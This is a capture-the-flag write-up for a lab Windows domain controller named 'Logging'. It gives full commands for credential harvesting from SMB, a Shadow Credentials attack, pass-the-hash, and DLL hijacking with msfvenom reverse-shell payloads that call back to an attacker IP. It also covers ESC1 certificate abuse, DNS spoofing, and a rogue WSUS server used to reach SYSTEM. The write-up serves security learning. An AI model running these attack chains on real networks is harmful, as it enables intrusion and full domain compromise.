Logging

*Logging is a Windows Active Directory machine centered around a realistic scenario you’d actually encounter on an internal pentest: credentials buried in log files, an overprivileged service account, and a certificate authority configured just loosely enough to ruin someone’s day. The attack path chains together several distinct techniques — credential harvesting from SMB shares, a Shadow Credentials attack against a Managed Service Account, DLL hijacking through a scheduled task, ADCS abuse via ESC1, and finally a rogue WSUS server to reach SYSTEM.
Enumeration
We started with our enumeration process to conduct a Nmap scan on the targets IP.
Before we started with the machine, the machine provided us with credentials which we can use.
*As is common in real life pentests, you will start the Logging box with credentials for the following account wallace.everette / Welcome2026@
Nmap
We started with a service scan to identify what was exposed on the target.
1
Logging ➜ sudo nmap -sV -sC 10.129.25.36

Nmap Scan
The results confirmed a standard Windows Domain Controller profile — SMB, LDAP, Kerberos, and WinRM all present, giving us multiple potential entry points.
SMB Enumeration
With the provided credentials (wallace.everette / Welcome2026@), we checked what shares were accessible.
1
Logging ➜ nxc smb DC01.logging.htb -u wallace.everette -p 'Welcome2026@' --shares

Netexec Share Enumeration
We had read access to a share named Logs. Non-default shares on a DC are always worth inspecting — this one turned out to be the foothold.
Retrieving Files Logs Share
We pulled down everything in the share recursively using smbclient.
1
2
3
4
5
Logging ➜ smbclient //logging.htb/Logs -U wallace.everette

smb: \> recurse on
smb: \> prompt off
smb: \> mget *

Extracting Files
Reviewing Files
With the files local, we grepped through them for service account references.
1
Logging ➜ grep svc_ IdentitySync_Trace_20260219.log

Identified Password
The trace log contained plaintext credentials for svc_recovery account.
Validating Credentials
The password in the log referenced 2025. We tried the obvious variation with the current year and confirmed authentication via Kerberos.
1
Logging ➜ nxc ldap DC01.logging.htb -u svc_recovery -p 'Em3rg3ncyPa$$2026' -k

Kerberos Authentication
BloodHound Enumeration
svc_recovery wasn’t in the Remote Management Users group, so WinRM was off the table directly. We ran BloodHound to map out what this account could actually do.
The key finding: svc_recovery held GenericWrite over MSA_Health$, a Managed Service Account. GenericWrite on a computer or MSA account is the prerequisite for a Shadow Credentials attack — we can write a msDS-KeyCredentialLink attribute and use PKINIT to authenticate as that account and recover its NT hash.

Exploitation
We are going to perform Shadow Credential Attack which enables us to login with and on behalf of the computer (MSA_Health)
Shadow Credentials Attack
Generate a Kerberos config and get a TGT

We first generated a krb5 config for the domain and obtained a TGT for svc_recovery.
1
Logging ➜ nxc smb logging.htb -u wallace.everette -p 'Welcome2026@' --generate-krb5-file logging.htb

Generating Krb5
1
Logging ➜ kinit svc_recovery
Add a KeyCredential to MSA_Health$
Using pywhisker, we injected a new key credential into the target account’s msDS-KeyCredentialLink attribute. This gives us a certificate we control that can authenticate as MSA_Health$.
1
(.venv) pywhisker (main) ➜ python3 pywhisker/pywhisker.py -d 'logging.htb' -u 'svc_recovery' -k --no-pass --dc-ip 10.129.25.36 --target 'MSA_Health$' --action add

Add KeyCredential Attribute
pywhisker outputs a PFX file and its password — keep both, they’re needed in the next step.
Obtain a TGT via PKINIT
We used the generated certificate to request a TGT for the machine account using PKINIT authentication.
(.venv) pywhisker (main) ➜ python3 PKINITtools/gettgtpkinit.py -cert-pfx VTGYPypX.pfx -pfx-pass 'MWo785oJtJWBMF2ROPd9' 'logging.htb/MSA_Health$' /tmp/Logging/msa_health.ccache

Extract the NT Hash
With the TGT in hand, we extracted the machine account’s NT hash using the session key from the PKINIT exchange.
1
(.venv) pywhisker (main) ➜ python3 PKINITtools/getnthash.py -key fb19e2e5ba776e4f0dd03323cebad1f858ad7581fc3b168c7cd6627b97f32411 logging.htb/'MSA_Health$'

WinRM via Pass-the-Hash
MSA_Health$ was a member of Remote Management Users, so we passed the hash directly to evil-winrm.

Computer Member WinRm Group
1
Logging ➜ evil-winrm -i DC01.logging.htb -u MSA_HEALTH$ -H 603fc24ee01a9409f83c9d1d701485c5

Successfully Logged In
We now had a shell on the DC as the machine account.
Escalating to jaylee.clifton
On the system, we found a PowerShell monitoring script at C:\Users\msa_health$\Documents\. It watches a scheduled task called UpdateChecker Agent and logs its state.
Running the binary revealed that it looks for a ZIP archive in that directory, extracts a DLL from it, and loads it — a textbook DLL hijack via controlled extraction path.

Discovered monitor.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
# >

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)

    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }

    if ($State -ne "Ready" -and $State -ne "Running") {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}

Add-Content -Path $LogPath -Value $Message
We can see that there is service running named UpdateChecker.
Reviewing Service Config
We are able to identify the service configuration file, based on this we are able to better understand how this service is running and how we can utilize it to become jaylee.clifton.

Review Configuration
Reviewing UpdateMonitor.exe
More interestingly, there was an Settings_Update.zip archive in C:\ProgramData\UpdateMonitor\

Review Output UpdateMonitor.exe
Generating Malicious DLL
We generated a meterpreter DLL, zipped it with the expected filename, and uploaded it.
1
2
3
Logging ➜ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.119 LPORT=4444 -f dll -o settings_update.dll

Logging ➜ zip Settings_Update.zip settings_update.dll

Generating Malicious Zipfile
We uploaded the zip archive to the correct path, and now we wait until the scheduled task has been executed.
1
*Evil-WinRM* PS C:\programdata\UpdateMonitor> upload Settings_Update.zip

Uploaded Zip Archive

Gained Shell
Post-Exploitation
Post-Enumeration
jaylee.clifton was a member of the IT group.

Identified Groupmembership
ADCS Abuse — ESC1 via UpdateSrv Template
The IT group had enrollment rights on the UpdateSrv certificate template. We inspected the template and confirmed it allowed a Subject Alternative Name (SAN) to be specified by the requester — the definition of ESC1.
1
c:\ProgramData\UpdateMonitor>.\Certify.exe request /ca:DC01.logging.htb\logging-DC01-CA /template:UpdateSrv > C:\ProgramData\UpdateMonitor\cert.pem

Request Certificate User
We can see that IT group has enrollment rights over UpdateSRV

UpdateSrv Permissions
WSUS Ticket
We have identfiied a WSUS related ticket on the system. Which is at: `c:\Users\jaylee.clifton\Documents\Tickets

Incident Repotr
Post-Exploitation
Based on the information we gathered, we know have identified privilege esclation path.
- Update DNS record, so WSUS request is under attacker control. (ESC17)
- Setup Our malicious WSUS server
Request Certificate Manually
We manually crafted a certificate request for wsus.logging.htb (the WSUS hostname we’d need to impersonate), including the SAN in the request INF.
request.inf
1
2
3
4
5
6
7
8
9
10
echo [NewRequest] > C:\ProgramData\UpdateMonitor\request.inf
echo Subject = "CN=wsus.logging.htb" >> C:\ProgramData\UpdateMonitor\request.inf
echo KeySpec = 1 >> C:\ProgramData\UpdateMonitor\request.inf
echo KeyLength = 2048 >> C:\ProgramData\UpdateMonitor\request.inf
echo Exportable = TRUE >> C:\ProgramData\UpdateMonitor\request.inf
echo MachineKeySet = FALSE >> C:\ProgramData\UpdateMonitor\request.inf
echo RequestType = PKCS10 >> C:\ProgramData\UpdateMonitor\request.inf
echo [Extensions] >> C:\ProgramData\UpdateMonitor\request.inf
echo 2.5.29.17 = "{text}" >> C:\ProgramData\UpdateMonitor\request.inf
echo _continue_ = "dns=wsus.logging.htb&" >> C:\ProgramData\UpdateMonitor\request.inf
Request Certificate
1
2
3
4
5
6
7
8
9
certreq -new C:\ProgramData\UpdateMonitor\request.inf C:\ProgramData\UpdateMonitor\cert.req

c:\ProgramData\UpdateMonitor>certreq -submit -config "DC01.logging.htb\logging-DC01-CA" -attrib "CertificateTemplate:UpdateSrv" C:\ProgramData\UpdateMonitor\cert.req C:\ProgramData\UpdateMonitor\cert.cer

c:\ProgramData\UpdateMonitor>certreq -accept C:\ProgramData\UpdateMonitor\cert.cer

c:\ProgramData\UpdateMonitor>certutil -exportPFX -user -p "Pwned123!" My e6938d28727ff593f75977be75c3d8fbd1a2677b C:\ProgramData\UpdateMonitor\wsus.pfx

(Meterpreter 1)(C:\Windows\system32) > download "C:\ProgramData\UpdateMonitor\wsus.pfx"

Request Certificate
Modify DNS Record (DNS Spoofing)
With a valid TLS certificate for wsus.logging.htb in hand, we updated the DNS record to point to our machine, redirecting any WSUS traffic.
1
Logging ➜ KRB5CCNAME=/tmp/krb5cc_1001 KRB5_CONFIG=logging.htb bloodyAD -d logging.htb -u svc_recovery -k --dc-ip 10.129.25.36 -host DC01.logging.htb add dnsRecord wsus 10.10.14.119

BloodyAD Update DNS Record
Generating Malicious Payload
We generated a reverse shell executable and staged the rogue WSUS server using wsuks. When the Windows Update client on the DC checked in, it hit our server, which served a malicious update package that executed our payload with SYSTEM-level privileges via PsExec.
1
Logging ➜ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.119 LPORT=4444 -f exe -o shell.exe

Generated Malicous Exe
Run Malicous WSUS Server
1
Logging ➜ sudo PYTHONPATH=/usr/lib/python3/dist-packages $(which wsuks) -t 10.129.25.36 --tls-cert wsus.pem -e PsExec.exe -c "-accepteula -s C:\ProgramData\UpdateMonitor\shell.exe" --WSUS-Server wsus.logging.htb --WSUS-Port 8531 --serve-only -I tun0

Escalated To Nt System
We caught a shell as NT AUTHORITY\SYSTEM on DC01.logging.htb.